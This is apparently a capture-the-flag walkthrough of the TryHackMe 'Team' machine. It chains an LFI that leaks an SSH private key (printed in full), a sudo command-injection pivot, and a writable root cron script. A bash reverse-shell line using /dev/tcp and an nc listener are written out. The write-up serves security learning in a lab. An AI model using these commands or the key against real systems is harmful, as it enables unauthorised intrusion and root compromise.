

# CTF - TRYHACKME - TEAM

Caio de Godoy Araújo

The first only thing we got is an IP, to start the recon, lets scan it and see what services are in this IP

After using the nmap, its possible to see three ports open, a ssh, a tcp and a http one.

```
└─$ nmap -sC -sV 10.66.170.80
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-05 18:50 -03
Nmap scan report for 10.66.170.80
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 4e:07:3d:16:0d:04:68:f5:4a:9a:76:8c:ec:a9:75:0e (RSA)
|_ 256 ad:81:90:5e:c3:02:68:90:93:78:9a:24:e3:2f:e5:f0 (ECDSA)
|_ 256 eb:cb:03:fd:b8:3f:66:47:4e:35:bf:05:48:9c:42:46 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te ...
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

FTP normally gives anonymous access, which shows a lot of vulnerabilities, but in this case, the ftp doesn't allow it.


As it shows, the http is the apache's page, looking for its code source, it's possible to find a message giving a direction to a real page.

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <!--
4     Modified from the Debian original for Ubuntu
5     Last updated: 2014-03-19
6     See: https://launchpad.net/bugs/1288690
7   -->
8   <head>
9     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10    <title>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</title>
11    <style type="text/css" media="screen">
12      * {
13        margin: 0px 0px 0px 0px;
14        padding: 0px 0px 0px 0px;
15      }
16
17      body, html {
18        padding: 3px 3px 3px 3px;
19
20        background-color: #D8DBE2;
21    </style>
22  </head>
23  <body>
24    <div style="text-align: center;">
25      <div style="display: inline-block; width: 40%; vertical-align: middle; text-align: left;">
26        <h1>It works!</h1>
27        <p>Apache2 Ubuntu Default Page: It works! If you see this add 'team.thm' to your hosts!</p>
28      </div>
29    </div>
30  </body>
31 </html>
```

Alright, putting the ip and the team.thm in /etc/hosts its possible to access the site.



In the code of this site, nothing out of ordinary, only saying that isnt a complete site. as normal, i start to search in url directories or files that could be exposed, like /admin, /backup, /test and that stuff, and a important one, the robots.txt, that is a file that make bots and some tools cant find the directories inside it or "hide" some info about the website, but is completely public the robots.txt, thats why its not so much a good hide.



In robots.txt give the name "dale", giving it a try as a directory, give as a 404 page, so it must be an username, lets try a brute in ftp and in ssh. As the brute happens, I tried to use the gobuster to find a vhost in other directories, and it found something really interesting.

```
gobuster vhost -u http://team.thm -w ../../usr/share/wordlists/wfuzz/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://team.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: ../../usr/share/wordlists/wfuzz/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
[+] Append Domain: true
[+] Exclude Hostname Length: false

Starting gobuster in VHOST enumeration mode


dev.team.thm Status: 200 [Size: 187]
www.dev.team.thm Status: 200 [Size: 187]
```

putting it in etc/hosts again with the IP, it's possible to find another site that are still in development.

Site is being built

[Place holder link to team share](#)

looking inside the link it shows:



The content in the sites aren't really important, but taking a close look at the url, it's possible to play with it, because that "?page=" is a path from where that file exists, the name of it is LFI, and it happens because of misconfiguration.



This is an example, a path to the passwd. After a long time trying to see files that could have sensitive data, i find something in /etc/ssh/sshd\_config, that is the files about the ssh service.



that shows a private key and reminds us of "dale".

After it, just put that private key, without "#" in it, in a file, and use it as the password to login as dale.

```
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
ssh -i id_rsa dale@10.66.170.80
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Mon Apr  6 00:55:49 2026 from 192.168.178.145
dale@ip-10-66-170-80:~$
```

With that, the first flag can be gotten in user.txt, and its possible to explore dale's shell.



```
dale@ip-10-66-170-80:~$ pwd
/home/dale
dale@ip-10-66-170-80:~$ ls
user.txt
dale@ip-10-66-170-80:~$ cat user.txt
```

Exploring in it, its possible to find another guy called Gyles, and in his directory, has an admin\_checks, reading it:

```
dale@ip-10-66-170-80:/home/gyles$ cat admin_checks
#!/bin/bash

printf "Reading stats.\n"
sleep 1
printf "Reading stats..\n"
sleep 1
read -p "Enter name of person backing up the data: " name
echo $name >> /var/stats/stats.txt
read -p "Enter 'date' to timestamp the file: " error
printf "The Date is "
$error 2>/dev/null

date_save=$(date "+%F-%H-%M")
cp /var/stats/stats.txt /var/stats/stats-$date_save.bak

printf "Stats have been backed up\n"
```

It allows you to do command injection, because of **\$error**, if in that input it's put a command, error will now be that command and bash will run it. Using the sudo -l to see if its possible to dale execute it.

```
dale@ip-10-66-170-80:/home/gyles$ sudo -l
Matching Defaults entries for dale on ip-10-66-170-80:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dale may run the following commands on ip-10-66-170-80:
    (gyles) NOPASSWD: /home/gyles/admin_checks
```

and yeah, dale can execute it as gyles.

```
dale@ip-10-66-170-80:/home/gyles$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: gyles
Enter 'date' to timestamp the file: /bin/bash
The Date is 1
whoami
gyles
```

Now i have access to the gyles's shell  
doing a basic exploration, i could read gyles's bash\_history, a good thing because its possible to find some lines that shows a hint to the way of root:

```
sudo nano /usr/local/bin/main_backup.sh
sudo nano /usr/local/sbin/dev_backup.sh
cat /opt/admin_stuff/script.sh
sudo /opt/admin_stuff/./script.sh
sudo chmod 775 /usr/local/bin/main_backup.sh
sudo chown :admin main_backup.sh
```

This is a backup script being executed by root and giving permission to execute it and write to a group (*chmod 775*), giving us the permission to put any command in there like we were the root. and normally files in that directory might get a cron to execute it, what does it mean in normal terms? it is executed automatically.

in it file, i put a command to start a shell reverse, making it easy to get the root flag

```
GNU nano 4.8                               ../ ../usr/local/bin/main_backup.sh                               Modified
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/IGONNAPUTMYIPHERE/4444 0>&1'
```

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.178.145] from (UNKNOWN) [10.64.155.212] 34038
bash: cannot set terminal process group (1645): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-64-155-212:~# helo
helo

Command 'helo' not found, did you mean:
  command 'helm' from snap helm (3.18.1)
  command 'ehlo' from snap ehlo (0.0.83)
  command 'hell' from snap hell (1.0)
  command 'hello' from snap hello (2.10)
  command 'hello' from deb hello (2.10-2ubuntu2)
  command 'hello' from deb hello-traditional (2.10-5)

See 'snap info <snapname>' for additional versions.

root@ip-10-64-155-212:~# ls
ls
root.txt
snap
root@ip-10-64-155-212:~# cat root.txt
cat root.txt
```

or even in the other shell (the gyles's shell) it's possible to complete it.

```
nano ../ ../usr/local/bin/main_backup.sh
/bin/bash -p
whoami
root
pwd
/home/gyles
cd /
cd root
ls
root.txt snap
cat root.txt
```

That 's it guys! This machine highlights how chaining multiple low-to-medium vulnerabilities can result in full system compromise: LFI → Access, Sudo Misconfig → User Pivot, Writable Script + Cron → Root.